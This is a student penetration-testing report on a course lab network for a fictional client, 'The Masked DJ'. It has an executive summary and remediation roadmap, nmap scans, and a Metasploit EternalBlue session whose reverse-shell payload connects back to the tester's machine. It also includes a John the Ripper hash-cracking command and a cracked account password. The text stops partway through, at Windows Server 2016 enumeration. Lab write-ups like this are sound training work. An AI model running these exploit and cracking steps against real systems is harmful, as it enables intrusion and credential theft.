ENPM634 - PENETRATION TESTING

FINAL PROJECT: THE MASKED DJ

Group 29

The Sentinels

Chandra Prakash Devasoth - 120229138

Praveen Kumar Masupatri - 120423796

Sri Shakthi Nachimuthu Dhamodaran - 120394393

Table of Contents:

Executive Summary 5
- Background: 5
- Overall Posture: 5
- Risk Ranking: 6
- General Findings: 7
- Recommendations: 7
- Roadmap: 8
  - Short-Term (1–3 Months) 8
  - Mid-Term (3–6 Months) 8
  - Long-Term (6–12 Months) 8

Technical Report 9
- Introduction: 9
- Scope: 10
- Reconnaissance: 11
- Information Gathering: 13
- Windows 7 VM: 15
  - Enumeration of Windows 7 VM: 15
  - Exploitation of Windows 7 VM: 16
  - Privilege Escalation 16
  - Vulnerabilities in Windows 7 VM: 17
- Windows 2016 VM: 17
  - Enumeration of Windows Server 2016: 17
  - Vulnerabilities in Windows 2016 VM: 23
- Windows VM1: 24
  - Enumeration of Windows VM1: 24
  - Exploitation of Windows VM1: 25
  - Post-Exploitation of Windows VM1: 26
  - Vulnerabilities in Windows VM1: 28
- Ubuntu VM: 29
  - Enumeration of Ubuntu VM: 29
  - Exploitation of Ubuntu VM: 31
  - Post-Exploitation of Ubuntu VM: 32
  - Vulnerabilities in Ubuntu VM: 33
- Remediation: 34
  - Windows 7: 34

Windows 2016: 34
Windows VM1: 34
Ubuntu VM: 34
Deliverables: 35
Conclusion 36

Honor Pledge:
We pledge on our honor that we have not given or received any unauthorized assistance on this assignment/examination.

- Group 29: The Sentinels

Executive Summary

Background:

Globally renowned figure Masked DJ asked our penetration testing team to assess the security posture of their IT infrastructure. This initiative was taken to identify any potential vulnerabilities present in the infrastructure that could expose the critical assets such as photos of the events. Since the assets present in the infrastructure are sensitive in nature and these assets are very important for the event's success, rigid security measures are important.

The task is to conduct a comprehensive penetration test and find out the weaknesses that are present in the current security controls and also test its effectiveness. Multiple critical VMs and servers are included in the target criteria. By analyzing all these systems thoroughly, we are aiming to identify risks present in the current security framework of the organization and recommend measures to enhance the framework too.

This security assessment is not only focused on immediate technical weaknesses but also on organizational level issues such as patch management, and access controls etc. The result of this assessment will help masked DJ to strengthen their defenses against sensitive data by providing the organization with the actionable insights.

Overall Posture:

The penetration testing exposed various types of vulnerabilities across the organization. This shows that there are significant gaps in the current security posture. Some of these vulnerabilities include the usage of outdated protocols such as SMBv1, usage of weak outdated hashing algorithms, poorly configured access control, sensitive data exposure etc. If these vulnerabilities are exploited by attackers, this could result in attacks such as credential theft, unauthorized access and leak of sensitive assets.

Additionally, due to the organizational level issues such as lack of patch management, absence of strict password policies, and robust access management system overall risk has been further increased. After careful assessment, it is suggested that immediate remediation efforts should be initiated. And robust security practices such as stronger authentication mechanisms, vulnerability scanning, and auditing. Even though some of the existing measures provide particle protection, a complete redo of the security architecture based on the industry standard should be initiated to safeguard against the potential threats.

Risk Ranking:

The vulnerabilities identified during the penetration test have been categorized based on their risk levels, impact, and exploitability. The findings are summarized below:

Risk levels	Issue	Details	Impact
High (8.8/10)	Remote Code Execution (SMBv1) - Eternal Blue - CVE-2017-0144	Exploitable through unpatched windows 7 system via port 445.	Can allow attackers to execute arbitrary code remotely.
High (8.5/10)	Sensitive Information Exposure (Windows Server 2016) - CWE-200	Misconfiguration of exposed network shares exposed critical files such as ntds.dit which resulted in leakage of password hashes	Can result in unauthorized access to privileged accounts.
High	Absence of AWS access controls (Ubuntu VM)	Presence of cached AWS credentials which enables unauthorized access to AWS resources.	Allows attackers full access to the AWS infrastructure, this could result in data exfiltration.
Medium (8.1/10)	Weak Hashing algorithm - CVE-2018-1139	Usage of NTLMv1 hashing algorithm which is vulnerable to brute force attacks.	Increases the risk of leakage of passwords which could result in unauthorized access
High (7.5/10)	Storage of passwords in plain text (Windows VM1) - CVE-2022-0725	Passwords are stored in plain text in the text files and KeePass database.	Allows unauthorized access to sensitive services.
Low	Exposure of hosting information in public - CWE-200	Text files and source page of the public website revealed that the website is hosted in AWS S3.	Provides attackers with additional information which could help attackers to refine their attack vectors.
High	Multiple users with root privileges - CWE-269	Ubuntu VM has two root users (Webmaster and root) which could provide attackers wit expanded attack surface	Provides attackers with more privilege escalation opportunities as the number of root users increases.

General Findings:

1. **Initial System Breach:** In Windows 7 machine, the "EternalBlue" vulnerability was exploited to establish initial access to the network.
2. **Credential Harvesting:** Cracked the password for the "Bookings" account, enabling access to the associated SMB drive.
3. **Active Directory Compromise:** Utilized the "Bookings" account credentials to infiltrate the Active Directory, obtaining password hashes for several users.
4. **Password Cracking Success:** Executed a brute-force attack on the IT Admin's password, gaining access to the organization's IT systems.
5. **Uncovered KeePass Database:** Located a KeePass database on the IT Admin's computer, which contained login credentials for the webmaster account.
6. **Identity Exposure:** Leveraged the webmaster's credentials to access their system, uncovering the identity of The Masked DJ through SSH and AWS commands.

Recommendations:

The Penetration test has uncovered significant vulnerabilities within The Masked DJ's IT infrastructure that require immediate attention. The following recommendations aim to address these issues and improve overall security:

1. **System Updates and Patching**: Ensure timely patching of the Windows 7 VM and regularly update all software and hardware to fix known vulnerabilities.
2. **Enhanced Configuration and Security:** Refine port and service configurations, secure web pages to avoid potential data leaks, and safeguard critical files, particularly the KeePass database password and its contents.
3. **Strong Password Policies and MFA:** Establish stringent password policies that mandate complex, unique passwords and regular changes. Safely store sensitive credentials using encrypted password managers, hardware security keys and enable multi-factor authentication (MFA) for all accounts.
4. **Cloud Storage Security:** Securely configure cloud storage access permissions, enable MFA for S3 buckets, and regularly rotate access keys to minimize risks.
5. **Continuous Monitoring:** Establish systems for continuous monitoring to detect threats in real-time and establish response protocols to swiftly address any potential security breaches.

These improvements are essential to fortifying The Masked DJ's defenses, protecting its identity, and ensuring the success of future events.

Roadmap:

Short-Term (1–3 Months)

- **Immediate Patching:** Ensure that critical updates are applied to Windows 7 systems to address the EternalBlue vulnerability (MS17-010), and ensure all systems are up-to-date with the latest security patches.

- **Secure Configuration Changes:** Turn off SMBv1 and enable SMB message signing to protect against exploitation. Implement stringent access controls on shared directories to ensure that sensitive files, such as ntds.dit, are accessible solely to authorized users.

- **AWS Key Rotation and Access Controls:** Rotate AWS credentials, enforce least privilege IAM policies, and enable MFA for all accounts. Implement strong password policies and regularly update passwords, avoiding default or weak credentials.

Mid-Term (3–6 Months)

- **Enhanced Hashing Algorithms:** Switch to NTLMv2 or Kerberos for secure authentication and eliminate reliance on NTLMv1 and outdated encryption standards.

- **Access Management Improvements:** Apply role-based access controls (RBAC) to sensitive systems and regularly review permissions to ensure only authorized users can access critical resources.

- **Security Awareness Training:** Organize training sessions to educate staff on security best practices, focusing on password hygiene and phishing awareness.

- **Regular Vulnerability Scanning:** Implement a regular schedule for vulnerability scans to regularly assess all systems for potential weaknesses.

Long-Term (6–12 Months)

- **Implement Comprehensive Patch Management:** Establish a robust patch management solution to automate and track updates across the environment.

- **Secure Password Storage:** Switch from storing passwords in plaintext to using encrypted storage solutions and adopt secure password managers like KeePass with encrypted databases for added protection.

- **Audit Logging and Monitoring:** Set up centralized logging and monitoring systems to enable real-time alerts and efficient incident response.

- **System Segmentation:** Isolate critical systems from less sensitive ones to reduce the attack surface and limit the impact of potential breaches.

Technical Report

Introduction:

The main goal of this penetration test was to assess the security strength of The Masked DJ's IT infrastructure by identifying potential vulnerabilities and offering practical suggestions to reduce risks. The test focused on attempting to gain unauthorized access to sensitive resources, such as photos hosted on a development version of their website, which could expose The Masked DJ's identity. Furthermore, the test aimed to evaluate the overall security preparedness of the IT environment and highlight areas that could be strengthened to protect future events and business activities.

The test covered essential virtual machines (VMs) and servers within The Masked DJ's IT infrastructure, including a Windows 7 VM, a Windows Server 2016 VM, and an Ubuntu VM, along with cloud resources like S3 buckets. The assessment also focused on user accounts, sensitive file storage, and authentication protocols. Key assets included:

- Windows 7 VM: Exposed to outdated vulnerabilities like EternalBlue.
- Windows Server 2016 VM: Stored critical Active Directory files vital to the IT infrastructure.
- Ubuntu VM: Managed web services and facilitated connections to AWS resources.
- Authentication methods and credentials: Included KeePass databases and login credentials for a user.

To guarantee a thorough evaluation, advanced methods were utilized, such as enumeration, exploitation, credential collection, and post-exploitation procedures. A systematic approach was conformed to:

1. Initial reconnaissance to detect open ports, active services, and system information.
2. Exploitation of identified vulnerabilities to access the system and escalate privileges.
3. Extraction and decryption of credentials to obtain further access.
4. Examination of compromised systems for sensitive information, such as images and password hashes.
5. Documentation of results and suggestions for enhancing security.

The threats discovered during the test were categorized based on their severity, exploitability, and potential impact. The severity levels—High, Medium, and Low—reflected the possible consequences of the vulnerabilities on confidentiality, integrity, and availability. The assessment also took into account the ease of exploitation and the potential damage a successful attack could cause to The Masked DJ's operations and reputation.This penetration test offered a comprehensive evaluation of vulnerabilities within The Masked DJ's IT environment, laying the groundwork for building a more secure and resilient infrastructure.

Scope:

For this penetration testing of Masked DJ's IT environment, four machines are in scope. One of the machines is an Ubuntu VM, and the other three machines are Windows VMs. The IP addresses for the Windows machines have not been disclosed, except for the Ubuntu VM (192.168.171.138). All these VMs are using DHCP. The main purpose of this penetration testing is to find the true identity of the Masked DJ. We were also provided with the MD5 checksums of the images of the Masked DJ's identity. These MD5 checksums can be used for verification.

MD5 checksums:

a. ec920f6a63f80bdaed233844dee35602
b. 941150d01339cac745327d0d4549a0c3
c. dfed11803eac1bf990940cc1a500a202
d. dde8e712353d62de269f62b11bab847f
e. b5cf9353ae742b19983b269fdb5f841f
f. 2cdf05cbc8d6a465e7361d3fa4bdf80e

Reconnaissance:

The beginning step for this penetration test starts with obtaining the IP addresses for the given virtual machines. All the virtual machines were downloaded from the provided google drive link. The below screenshots are the provided virtual machines:




Figure 1: Ubuntu VM




Figure 2: Windows VM-1




Figure 3: Windows 7 Virtual Machine




Figure 4: Windows Server-2016 Virtual Machine

Following this, we used the Kali linux to perform network reconnaissance using the 'netdiscover' command. The below screenshot displays the IP addresses output by netdiscover:

Command used: **sudo netdiscover 192.168.171.0/24**

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 540
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.171.141 00:0c:29:5c:1b:1e     2     120  VMware, Inc.
192.168.171.2   00:50:56:fc:5e:f1     2     120  VMware, Inc.
192.168.171.1   00:50:56:c0:00:08     1      60  VMware, Inc.
192.168.171.138 00:0c:29:1c:5f:da     1      60  VMware, Inc.
192.168.171.139 00:0c:29:a5:b0:72     1      60  VMware, Inc.
192.168.171.140 00:0c:29:e1:d1:2f     1      60  VMware, Inc.
192.168.171.254 00:50:56:f2:1d:a5     1      60  VMware, Inc.
```

Figure 5: netdiscover results listing IP addresses

Information Gathering:

With the IP addresses obtained through netdiscover, we decided to run a detailed nmap scan to identify open ports and active services on all of the machines.

The following command is used: **nmap -sC -sV <IP address>**

```
┌──(kali㉿kali)-[~/finsmp]
└─$ nmap -sC -sV 192.168.171.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 12:44 EST
Nmap scan report for 192.168.171.138
Host is up (0.00045s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c8:79:72:91:05:98:5b:63:f4:d0:cf:77:35:f3:21:0e (RSA)
|   256 80:f4:d3:bb:e4:0a:fa:7f:8f:17:95:40:48:e3:46:a3 (ECDSA)
|_  256 4e:24:d9:fc:3c:70:4f:6a:0e:8b:ca:2a:34:47:d0:e0 (ED25519
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: The Masked DJ
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
```

*Untitled 1 - Mousepad
File Edit Search View Document Help
1 Group 29 - The Sentinels

Figure 6: nmap scan result for 192.168.171.138

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.171.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 22:26 EST
Nmap scan report for 192.168.171.139
Host is up (0.0012s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 4.37 seconds
```

*Untitled 1 - Mousepad
File Edit Search View Document
1 Group 29 - The Sentinels

Figure 7: nmap scan result for 192.168.171.139

```
└─$ nmap -sC -sV 192.168.171.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 12:47 EST
Nmap scan report for 192.168.171.140
Host is up (0.00037s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-21 20:47:48Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Datacenter Evaluation 14393 microsoft-ds (workgroup: MASKEDDJ)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: MASKEDDJ-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 5h39m59s, deviation: 4h37m08s, median: 2h59m58s
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter Evaluation 14393 (Windows Server 2016 Datacenter Evaluation 6.3)
|   Computer name: MASKEDDJ-DC
|   NetBIOS computer name: MASKEDDJ-DC\x00
|   Domain name: maskeddj.enpm809q
|   Forest name: maskeddj.enpm809q
|   FQDN: MASKEDDJ-DC.maskeddj.enpm809q
|_  System time: 2024-11-21T12:47:48-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: 2024-11-21T20:47:48
|_  start_date: 2024-11-21T20:33:13
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: MASKEDDJ-DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:e1:d1:2f (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.03 seconds
```

*Untitled 1 - Mousepad

File Edit Search View Document He

1 Group 29 - The Sentinels

Figure 8: nmap scan result for 192.168.171.140

```
┌──(kali㉿kali)-[~/finsmp]
└─$ nmap -sC -sV 192.168.171.141
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 12:48 EST
Nmap scan report for 192.168.171.141
Host is up (0.00027s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: BOOKINGS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -1s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: BOOKINGS-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:5c:1b:1e (VMware)
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Bookings-PC
|   NetBIOS computer name: BOOKINGS-PC\x00
|   Domain name: maskeddj.enpm809q
|   Forest name: maskeddj.enpm809q
|   FQDN: Bookings-PC.maskeddj.enpm809q
|_  System time: 2024-11-21T12:49:25-05:00
| smb2-time:
|   date: 2024-11-21T17:49:25
|_  start_date: 2024-11-21T17:33:07

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.88 seconds
```

*Untitled 1 - Mousepad

File Edit Search View Document He

1 Group 29 - The Sentinels


Figure 9: nmap scan result for 192.168.171.141

Windows 7 VM:

Enumeration of Windows 7 VM:

We used nmap to conduct a scan on Windows 7 VM in order to gather further information regarding the open ports, operating system and to evaluate the network state.

Command used: **nmap -sC -sV 192.68.171.141**



```
┌──(kali㉿kali)-[~/finsmp]
└─$ nmap -sC -sV 192.168.171.141
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-11-21 12:48 EST
Nmap scan report for 192.168.171.141
Host is up (0.00027s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
49157/tcp open  msrpc       Microsoft Windows RPC
Service Info: Host: BOOKINGS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -1s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: BOOKINGS-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:5c:1b:1e (VMware)
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Bookings-PC
|   NetBIOS computer name: BOOKINGS-PC\x00
|   Domain name: maskeddj.enpm809q
|   Forest name: maskeddj.enpm809q
|   FQDN: Bookings-PC.maskeddj.enpm809q
|_  System time: 2024-11-21T12:49:25-05:00
| smb2-time:
|   date: 2024-11-21T17:49:25
|_  start_date: 2024-11-21T17:33:07

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.88 seconds
```

Figure 10: nmap scan result for 192.168.171.141

We were able to find that this is an Windows 7 VM and there are a list of open ports in which port 139 and 445 are generally associated with the SMB protocol and the service information associated with the VM also provided us that the Host is “BOOKINGS-PC” within the “MASKEDJ” workgroup. Another interesting piece of information we came across in the scan is that the “guest” account was used for authentication and the VM was in a dangerous state as per the message_signing information.

Exploitation of Windows 7 VM:

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.171.141
RHOST => 192.168.171.141
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.171.128
LHOST => 192.168.171.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.171.128:4444
[*] 192.168.171.141:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.171.141:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.171.141:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.171.141:445 - The target is vulnerable.
[*] 192.168.171.141:445 - Connecting to target for exploitation.
[+] 192.168.171.141:445 - Connection established for exploitation.
[+] 192.168.171.141:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.171.141:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.171.141:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.171.141:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.171.141:445 - 0x00000020  65 20 50 61 63 6b 20 31                           e Pack 1
[+] 192.168.171.141:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.171.141:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.171.141:445 - Sending all but last fragment of exploit packet
[*] 192.168.171.141:445 - Starting non-paged pool grooming
[+] 192.168.171.141:445 - Sending SMBv2 buffers
[+] 192.168.171.141:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.171.141:445 - Sending final SMBv2 buffers.
[*] 192.168.171.141:445 - Sending last fragment of exploit packet!
[*] 192.168.171.141:445 - Receiving response from exploit packet
[+] 192.168.171.141:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.171.141:445 - Sending egg to corrupted connection.
[*] 192.168.171.141:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.171.141
[+] 192.168.171.141:445 - =-=-=-=
```

Vulnerabilities in Windows 7 VM:

Usage of NTLMv1 hashing algorithm and usage of commonly used passwords - Risk Factor: CVE-2018-1139 (8.1/10):

Windows 7 VM relies on an insecure NTLMv1 hashing algorithm. NTLM uses MD4 which is considered as a very weak hashing algorithm, and it has its own vulnerabilities such as collision and absence of salting. Any password cracking tool such as John the Ripper can easily crack the hash. In addition to this, the presence of commonly used passwords (passw0rd) further increases the risk of unauthorized access.

Remote code execution (Eternal Blue) - Risk factor: CVE-2017-0144 (8.8/10):

As we previously identified during nmap scan, a system using Windows 7, which is known to be vulnerable to the EternalBlue exploit. We launched a Metasploit console with the command to exploit this vulnerability.

Windows 2016 VM:

Enumeration of Windows Server 2016:

Since we have the hashdump obtained from the previous step, those hashes can be cracked using the tool called John the Ripper which could reveal the plaintext passwords. The NTLM hashes obtained are saved to a file named hashes.txt. This file serves as an input for John the Ripper. The following command is used to crack the hash:

john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

The password for the user 'Bookings' is found to be 'Passw0rd' for Windows 7 VM.

